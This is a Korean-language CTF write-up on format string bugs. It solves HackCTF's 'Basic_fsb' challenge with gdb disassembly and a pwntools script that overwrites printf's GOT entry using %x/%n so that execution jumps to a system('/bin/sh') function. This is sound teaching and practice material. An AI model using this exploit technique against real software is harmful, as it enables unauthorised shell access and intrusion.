2. FSB

▼ 목차

FSB(Format String Bug)

- **Format String Bug** 는 format을 사용하는 printf()와 같은 함수를 사용할 때 체크되지 않은 유저 입력(unchecked user input, Improper input validation - Wikipedia)에 의해 발생하는 취약점이다.
- FSB를 활용한 전형적인 공격방법은 프로세스의 IP(Instruction Pointer)를 임의로 조작하는 것이다. 예를 들어, 라이브러리 함수의 주소를 덮어쓰거나 쉘코드가 저장된 주소로 프로세스 스택의 return address를 조작하는 방법 등이 있다. 이 때, **%x** 를 이용하여 바이트 수를 계산하고, **%n** 을 이용하여 overwrite 한다.
- FSB는 프로그래머가 어떠한 string 값을 출력하고자 할 때 흔히 발생한다. 프로그래머가 아래와 같이 의도하고 코딩을 한다고 가정하자.

> printf(”%s”, buffer);


- 이 때, 프로그래머가 실수로 아래와 같이 코딩을 한다.

> printf(buffer);

- 이런 경우 아래 순서를 따라 프로그램은 작동한다.
  1. buffer를 format string 으로 보고, buffer 문자열 안에 format이 있는지 파싱한 뒤 실행한다.
  2. buffer를 그냥 출력한다. (프로그래머의 의도대로)

- 따라서, 프로그래머가 신중을 기하지 않는 경우 버그의 유무를 파악하지 못할 가능성이 있다.

Practice (w/ “Basic_fsb” by HackCTF, HackCTF (j0n9hyun.xyz))



- 바이너리 안의 함수들 중 main, vuln, flag를 각각 확인해보도록 한다.

main()

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x080485ed <+0>:     lea    ecx,[esp+0x4]
   0x080485f1 <+4>:     and    esp,0xfffffff0
   0x080485f4 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080485f7 <+10>:    push   ebp
   0x080485f8 <+11>:    mov    ebp,esp
   0x080485fa <+13>:    push   ecx
   0x080485fb <+14>:    sub    esp,0x4
   0x080485fe <+17>:    mov    eax,ds:0x804a044
   0x08048603 <+22>:    push   0x0
   0x08048605 <+24>:    push   0x2
   0x08048607 <+26>:    push   0x0
   0x08048609 <+28>:    push   eax
   0x0804860a <+29>:    call   0x8048420 <setvbuf@plt>
   0x0804860f <+34>:    add    esp,0x10
   0x08048612 <+37>:    call   0x804854b <vuln>
   0x08048617 <+42>:    mov    eax,0x0
   0x0804861c <+47>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x0804861f <+50>:    leave
   0x08048620 <+51>:    lea    esp,[ecx-0x4]
   0x08048623 <+54>:    ret
End of assembler dump.
gdb-peda$
```

- main 에서는 다음 과정을 수행한다.
  - setvbuf(**0x804a044**, 0, 2, 0));
    - 아래 vuln() 함수에서 fgets 의 인자로 **0x804a040**을 넣고, 보통 stdin을 넣는 위치이기 때문에 **0x804a044** 는 **stdout**이라 추론할 수 있다.
  - vuln();

vuln()

```
gdb-peda$ disas vuln
Dump of assembler code for function vuln:
   0x0804854b <+0>:     push   ebp
   0x0804854c <+1>:     mov    ebp,esp
   0x0804854e <+3>:     sub    esp,0x808
   0x08048554 <+9>:     sub    esp,0xc
   0x08048557 <+12>:    push   0x80486b0
   0x0804855c <+17>:    call   0x80483d0 <printf@plt>
   0x08048561 <+22>:    add    esp,0x10
   0x08048564 <+25>:    mov    eax,ds:0x804a040
   0x08048569 <+30>:    sub    esp,0x4
   0x0804856c <+33>:    push   eax
   0x0804856d <+34>:    push   0x400
   0x08048572 <+39>:    lea    eax,[ebp-0x808]
   0x08048578 <+45>:    push   eax
   0x08048579 <+46>:    call   0x80483e0 <fgets@plt>
   0x0804857e <+51>:    add    esp,0x10
   0x08048581 <+54>:    sub    esp,0x4
   0x08048584 <+57>:    lea    eax,[ebp-0x808]
   0x0804858a <+63>:    push   eax
   0x0804858b <+64>:    push   0x400
   0x08048590 <+69>:    lea    eax,[ebp-0x408]
   0x08048596 <+75>:    push   eax
   0x08048597 <+76>:    call   0x8048430 <snprintf@plt>
   0x0804859c <+81>:    add    esp,0x10
   0x0804859f <+84>:    sub    esp,0xc
   0x080485a2 <+87>:    lea    eax,[ebp-0x408]
   0x080485a8 <+93>:    push   eax
   0x080485a9 <+94>:    call   0x80483d0 <printf@plt>
   0x080485ae <+99>:    add    esp,0x10
   0x080485b1 <+102>:   nop
   0x080485b2 <+103>:   leave
   0x080485b3 <+104>:   ret
End of assembler dump.
gdb-peda$
```

- vuln() 에서는 다음의 과정을 수행한다.
  - **printf(*0x80486b0);**

    ▼ 0x80486b0 의 내용

```
gdb-peda$ x/s 0x80486b0
0x80486b0:      "input : "
gdb-peda$
```

- **fgets(&(%ebp - 0x808), 0x400, 0x804a040);**
  - main() 함수에서 적은대로 **0x804a040**은 **stdin**이라 추론할 수 있다.
- **snprintf(&(%ebp - 0x408), 0x400, &(%ebp-0x808));**
  - 최대 **400byte** 까지 **%ebp-0x408**에 저장한다.
- **printf(&(%ebp-0x408));**

Flag()

- 사실 main(), vuln() 두 함수만으로도 FSB를 일으키는 것은 가능하다.
- 이 함수는 Exploit을 조금 쉽게 행할 수 있도록 shellcode를 제공하는 것으로 보인다.

```
gdb-peda$ disas flag
Dump of assembler code for function flag:
   0x080485b4 <+0>:     push   ebp
   0x080485b5 <+1>:     mov    ebp,esp
   0x080485b7 <+3>:     sub    esp,0x8
   0x080485ba <+6>:     sub    esp,0xc
   0x080485bd <+9>:     push   0x80486bc
   0x080485c2 <+14>:    call   0x80483f0 <puts@plt>
   0x080485c7 <+19>:    add    esp,0x10
   0x080485ca <+22>:    sub    esp,0xc
   0x080485cd <+25>:    push   0x80486ec
   0x080485d2 <+30>:    call   0x80483f0 <puts@plt>
   0x080485d7 <+35>:    add    esp,0x10
   0x080485da <+38>:    sub    esp,0xc
   0x080485dd <+41>:    push   0x8048718
   0x080485e2 <+46>:    call   0x8048400 <system@plt>
   0x080485e7 <+51>:    add    esp,0x10
   0x080485ea <+54>:    nop
   0x080485eb <+55>:    leave
   0x080485ec <+56>:    ret
End of assembler dump.
gdb-peda$
```

- flag() 에서는 다음의 과정을 수행한다.
  - puts(**0x80486bc**)

    ▼ **0x80486bc** 의 내용

```
gdb-peda$ x/s 0x80486bc
0x80486bc:      "EN)you have successfully modified the value :)"
```

- puts(**0x80486ec**)

  ▼ **0x80486ec** 의 내용

```
gdb-peda$ x/s 0x80486ec
0x80486ec:      "KR)#값조작 #성공적 #플래그 #FSB :)"
gdb-peda$
```

- system(**0x8048718**)
  - **0x8048718** 의 내용은 아래와 같다.

```
gdb-peda$ x/s 0x8048718
0x8048718:      "/bin/sh"
gdb-peda$
```

  - 따라서, **system("/bin/sh")**로써 flag()는 쉘코드로 기능함을 알 수 있다..

Exploit

- Exploit Code 는 아래의 흐름으로 구성할 수 있다.
  - printf()에 대하여 GOT Overwrite 기법을 활용할 수 있다.
  - 아래의 순서대로 입력값을 정한다.
    - Address of printf@got

      ▼ printf@got 값 : **0x804a00c**

```
   0x080485a9 <+94>:    call   0x80483d0 <printf@plt>
   0x080485ae <+99>:    add    esp,0x10
   0x080485b1 <+102>:   nop
   0x080485b2 <+103>:   leave
   0x080485b3 <+104>:   ret
End of assembler dump.
gdb-peda$ disas 0x80483d0
Dump of assembler code for function printf@plt:
   0x080483d0 <+0>:     jmp    DWORD PTR ds:0x804a00c
   0x080483d6 <+6>:     push   0x0
   0x080483db <+11>:    jmp    0x80483c0
End of assembler dump.
```

- %[N]x
  - [N] 은 임의의 N바이트
  - 본 문제에서는 flag() 의 주소값에 대하여 값을 정한다.
    - printf()의 got 주소는 4바이트 이므로, flag() 함수의 주소에서 4바이트 만큼 뺀 값이 N 이 된다.

    ▼ Address of flag() : **0x80485b4**


```
gdb-peda$ info func flag
All functions matching regular expression "flag":

Non-debugging symbols:
0x080485b4  flag
gdb-peda$
```

- %n

- python의 pwntool을 이용하여 코드를 아래와 같이 작성할 수 있다.

```
from pwn import *

p = process("./basic_fsb")

print_got_address = 0x0804a00c
flag_address = 0x080485b4

diff = flag_address - 4
```

```
payload  = p32(print_got_address)
payload += bytes('%' + str(diff) + 'x', 'utf-8')
payload += bytes('%n', 'utf-8')

p.recv(1024)
p.sendline(payload)
p.interactive()
```



Reference.

- MOV, LEA 차이

  [MOV] VS [LEA] 차이점 (tistory.com)
- 어셈블리어 ds:[address] 의미

  [꿈머] 리버싱(Reverse Engineering) - [실습] 배열 분석 : 네이버 블로그 (naver.com)
- Format String Bug(Uncontrolled Format String)

  Uncontrolled format string - Wikipedia